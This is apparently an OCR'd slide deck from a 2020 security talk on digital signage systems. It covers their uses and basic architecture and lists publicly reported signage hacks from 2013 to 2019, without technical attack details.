Digital Signage Systems
The Modern Hacker's Outreach

MMXX

www.zeroscience.mk

Gjoko Krstic

- From Kumanovo, MK
- Information security engineer
- Founder – Zero Science Lab
- Member of g00g00tka, ICTTF
- CTF developer
- Ping-Pong amateur

Path of challenges

2019

- Building Management Systems
- Thermal & Traffic Cameras
- Biometric Access Control
- ISP Provisioning
- Home Automation

2020


- Digital Signage
- Media Servers / Players
- Encoders / Modulators

Topics

- Introduction
- Applications
- Public incidents
- Common attack vectors
- Outreach
- Intermission

Signage systems are visually oriented information systems, consisting of signs, maps, arrows, color-codings systems, pictograms and different typographic elements.

The use of digital technology to publicly display content and messages is known as digital signage.




Wayfinding (or way-finding) encompasses all the ways in which people (and animals) orient themselves in physical space and navigate from place to place.

Applications


Digital Signage can be used both indoors in places such as malls, restaurants, office lobbies, movie theatres, airports, etc., and outdoors - sports stadiums, railway and bus terminals, and billboards.

VISA
GReeeeeN
うれD
4.11 Release
もんじゃ
西村
DHC Channel
DHC
F21
FOREVER 2
swatch
Taisei neon
渋谷駅前
Shibuya Sta.
Euphoria
DMM
Bitcoin
大盛堂書店

YAZ FİLM
HIZLI VE ÖFKELİ
VALERIA BRUNI TEDESCHI
PIERRE ARDITI
VALERIA GOLINO
YOLANDE MOREAU
LAURENT STOCKER
RICCARDO SCAMARCIO
YAZLIK EV
LES ESTIVANTS


Something better just came along.
HotelTonight
HIER BESTELLEN
当代艺术
IFS
ON THE MOVE
-15
% OFF
Mark's
249 KR
SILVER
BIG TASTY

DS diagram



Content Admin

Internet

CMS Server


Signage Player

Display

Public incidents

- Hijacking the Outdoor Digital Billboard - By Defcon 16 hacking panel (2013)
- Alabama digital billboard hack targets Florida senator Marco Rubio (2016)
- Cyberattack claims multiple airports in Vietnam (2016)
- A hack with a friendly warning in Liverpool (2017)
- Hacked digital signage displays porn in Union Station (2017)
- Bristol Airport's flight information display system (2018)
- Pornhub on Yagan Square (2018)
- Ironman cyclists included in digital sign hack in North Carolina (2018)
- Critical vulnerabilities in digital signage system could allow access to attackers through default passwords (2019)

Hijacking the Outdoor Digital Billboard - By Defcon 16 hacking panel (2013)




SKULL PHONE

YOU'RE DOING IT WRONG.

T325: Hijacking the Outdoor Digital Billboard Network


Tottenkoph, Rev & Philosopher

Alabama digital billboard hack targets Florida senator Marco Rubio (2016)



Cyberattack claims multiple airports in Vietnam (2016)

A hack with a friendly warning in Liverpool (2017)




we suggest you improve your security.


sincerely,
your friendly neighbourhood hackers

#JFT96

Hacked digital signage displays porn in Union Station (2017)



Bristol Airport's flight information display system (2018)




